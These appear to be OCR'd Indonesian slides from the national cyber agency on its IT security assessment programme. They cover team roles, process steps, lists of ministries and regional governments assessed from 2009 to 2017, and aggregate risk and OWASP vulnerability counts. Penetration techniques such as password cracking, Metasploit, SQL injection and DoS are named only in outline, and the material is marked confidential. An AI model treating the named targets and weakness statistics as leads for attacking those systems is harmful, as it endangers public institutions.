
4. Pihak Lemsaneg tidak melakukan pengambilan hak akses atau seluruh bentuk tindakan yang dapat menyebabkan perubahan konfigurasi dan mempengaruhi kinerja sistem informasi yang telah bekerja tanpa seizin dari pihak [STAKEHOLDER].


RAHASIA

© 2017 BSSN All Rights Reserved

PLANNING/SCHEDULING INTERNAL

Output :





Tim IT Security Assessment

Project Leader

Pimpinan Tim dapat dipegang oleh pimpinan Eselon 2 atau 3, atau Pegawai senior yang ditunjuk menjadi pimpinan tim

Pentester

Personil teknis yang melakukan proses Vulnerability Assessment dan penetration test pada kegiatan tersebut

Security Analyst


Personil teknis yang melakukan proses Analisis dari tingkat kelemahan Sistem Informasi dan membuat rekomendasi

Administratif

Personil administrasi untuk mengurus keadministrasian, laporan dan persuratan

© 2017 BSSN All Rights Reserved

PROSES IT SECURITY ASSESSMENT



- Melakukan Vulnerabilty Assessment
- Melakukan POC dengan Pentest

1 Pengumpulan Informasi, data dan analisa

Informasi sistem Tools yang akan digunakan (What-web, vulnerability scanning, netcraft, nmap dll.

2 Deteksi Celah Kerawanan

Memiliki inventarisasi kerentanan yang mungkin ada pada sistem

3 Percobaan Penetrasi

Skenario penetrasi

- Password cracking
- Metasploit
- Sql injection
- ftp cracking
- Privileges Escalation
- DOS, dll

4 Analisa dan Pelaporan


- Ringkasan serangan berhasil
- Info yang didapatkan
- Daftar , deskripsi kerentanan
- rekomendasi

OWASP
The Open Web Application Security Project

© 2017 BSSN All Rights Reserved

- Memberikan daftar temuan dari celah kerawanan
- Memberikan kategori pada nilai Risks dengan level High, Medium dan Low
- Melakukan Presentasi Hasil
- Memberikan Saran dan Rekomendasi dalam menerapkan fungsi keamanannya

Output : Laporan Hasil Kegiatan



RAHASIA

DOKUMEN BERKLASIFIKASI RAHASIA

LAPORAN *IT SECURITY ASSESSMENT*
SISTEM APLIKASI PLTS FOTOVOLTAIK ONLINE
DIREKTORAT JENDERAL ENERGI BARU TERBARUKAN DAN KONSERVASI ENERGI (EBTKE)

DOKUMEN V. 1.0

Kode : 2016-1.0.SAPFO.DIRJEN-EBTKE.ESDM RELEASE

Tanggal: Juli 2016

Copyright © LEMBAGA SANDI NEGARA, 2016


Jl. Harsono RM No: 70 Ragunan, Jakarta Selatan, 12550

Telp : 021-7805814. Fax. 021-78844104 humas[at]lemsaneg.go. id

© 2017 BSSN All Rights Reserved

LEMSANEG IT SECURITY ASSESSMENT RESULT

GRAFIK PELAKSANAAN KEG. IT SECURITY ASSESSMENT 2009-2015



2009

1.KBRI Beirut
2.KBRI Amman

2010

1.KBRI Islamabad
2.KBRI Hongaria
3.KBRI Jerman
4.KBRI Kazakhstan
5.KBRI Davao
6.KBRI Karachi

2011

1.Kemenparekraf
2.Kementan
3.Kemen BUMN

2012

1.Kemenperin
2.Kemenlu
3.BPK
4.Kemendagri
5.Bapepam
6.Polri
7.BP Batam
8.Pemprov Riau
9.Kemensetneg

2013

1.TNI AL
2.E-Proc Kemen PU
3.BKIPM
4.Pemkab Pandeglang
5.BNP2TKI
6.Banyuwangi
7.Pemkot Yogyakarta

2014

1.BPOM
2.Dukcapil/Kemendagri
3.PII Pusintelad
4.Ess TNI AU
5.Jarkombra TNI AU
6.Pertamina
7.Kemen PU
8.Kemendagri
9.BPPT
10.Menpan
11.BKPM


2015

1.BKPM
2.Pemkab Banyuwangi
3.Lemsaneg E-performance
4.TNI AL
5.IPDN
6.Kementerian PAN-RB
7.TNI AU
8.Pemprov Jawa Tengah
9.Pemkot Jogjakarta
10.Kementerian PUPR
11.Polri-Akademi Kepolisian

© 2017 BSSN All Rights Reserved

GRAFIK CELAH KERAWANAN TAHUN 2009-2015

Grafik celah kerawanan yang dirangkum dari tahun 2009 sampai dengan 2015 pada kegiatan IT Security Assessment Lemsaneg



SQL Injection

Serangan SQL Injection merupakan serangan Terbesar yang terjadi yang dilakukan penyerang untuk mengakses/mengambil data pada server database Sistem Informasi Pemerintahan.

Sebanyak 25% terbanyak celah kerawanan yang ada pada Sistem Informasi milik Pemerintah.

DOS


DOS (Denial Of Service) merupakan serangan yang membuat web server down / tidak dapat diakses.

Sebanyak 22% menjadikan DOS terbanyak ke-2 celah kerawanan yang ada pada Sistem Informasi milik Pemerintah.

© 2017 BSSN All Rights Reserved

HASIL KEGIATAN IT SECURITY ASSESSMENT TAHUN 2016

1. Kementerian Sekretariat Negara
2. Lemsaneg – SEDMS
3. Kemendagri
4. BNP2TKI
5. BPOM
6. BPK
7. LKPP
8. Kementerian Hukum dan HAM
9. Kementerian ESDM
10. Seskoad Bandung
11. Pemprov DI Yogyakarta
12. Polri – Polda Metro Jaya
13. Pemkot Yogyakarta
14. Pemkot Bontang
15. Pemkot Riau
16. Pemkab Kutai Kertanegara



© 2017 BSSN All Rights Reserved


RISK LEVEL TAHUN 2016 (Charts)


Rekapitulasi Risk Level Tahun 2016

1. **66 Sistem Informasi**
2. **16 Instansi Pemerintah**.
3. Hasil yang didapatkan dalam presentase yaitu **56 % High Risk**, **30 % Medium Risk**, dan **14% Low Risk**

RISK LEVEL

Level	Jumlah Sistem Web
High	37
Medium	20
Low	9
Total	66






© 2017 BSSN All Rights Reserved

Confidential — All rights reserved — Lemsaneg 2017

PENILAIAN CELAH KERAWANAN OWASP TAHUN 2016


Rekapitulasi OWASP VULNERABILITIES Tahun 2016

- Hasil tertinggi dari celah kerawanan yang ditemukan dalam bentuk presentase yaitu **Database SQL Injection sebesar 20 %.**



OWASP VULNERABILITES

VULNERABILITY POINTS	JUMLAH
A1 Database SQL Injection	36
A2 Improper Session Management	12
A3 Cross Site Scripting (XSS)	4
A4 Insecure Direct Object Reference	14
A5 Security Misconfiguration	33
A6 Sensitive Data Exposure	19
A7 Missing Function Level Access Control	17
A8 Crose Site Request Forgery (CSRF)	11
A9 Using Known Vulnerabile Control	26
A10 Unvalidated Redirects & Forwards	0
ST DOS	6




© 2017 BSSN All Rights Reserved

Confidential — All rights reserved — Lemsaneg 2017

LOKUS TAHUN 2017

No	Nama Instansi Pusat	No	Nama Instansi Daerah
1	Mahkamah Konstitusi	1	Pemprov Gorontalo
2	Dirjen Pajak Kemenkeu	2	Pemkab Gunung Kidul
3	Kemendagri	3	Pemkab Karanganyar
4	Kemenpan RB	4	Pemkab Lingga
5	KemenPUPR	5	Pemkab Kep.Anambas
6	Lemsaneg Inspektorat (Internal)	6	Pemkab. Trenggalek
7	Kemendikbud	7	Pemprov DKI Jakarta
8	Polda Metro jaya	8	Pemkot Bengkulu
9	KASN	9	Pemkab Pati
10	BPK	10	Pemkab Demak
11	LPSK	11	Pemprov Papua Barat
12	MA	12	Pemprov Jawa Tengah
13	RS Harapan Kita	16	Pemkab Seragen
		17	Pemprov Sumut
		18	Pemkot Jogja
		19	Pemprov Riau




Grafik Pencapaian Kegiatan IT Security Assessment

ll Rights Reserved

RISK LEVEL TAHUN 2017 (Charts)


Rekapitulasi Risk Level Tahun 2017

1. **73 Sistem Informasi**
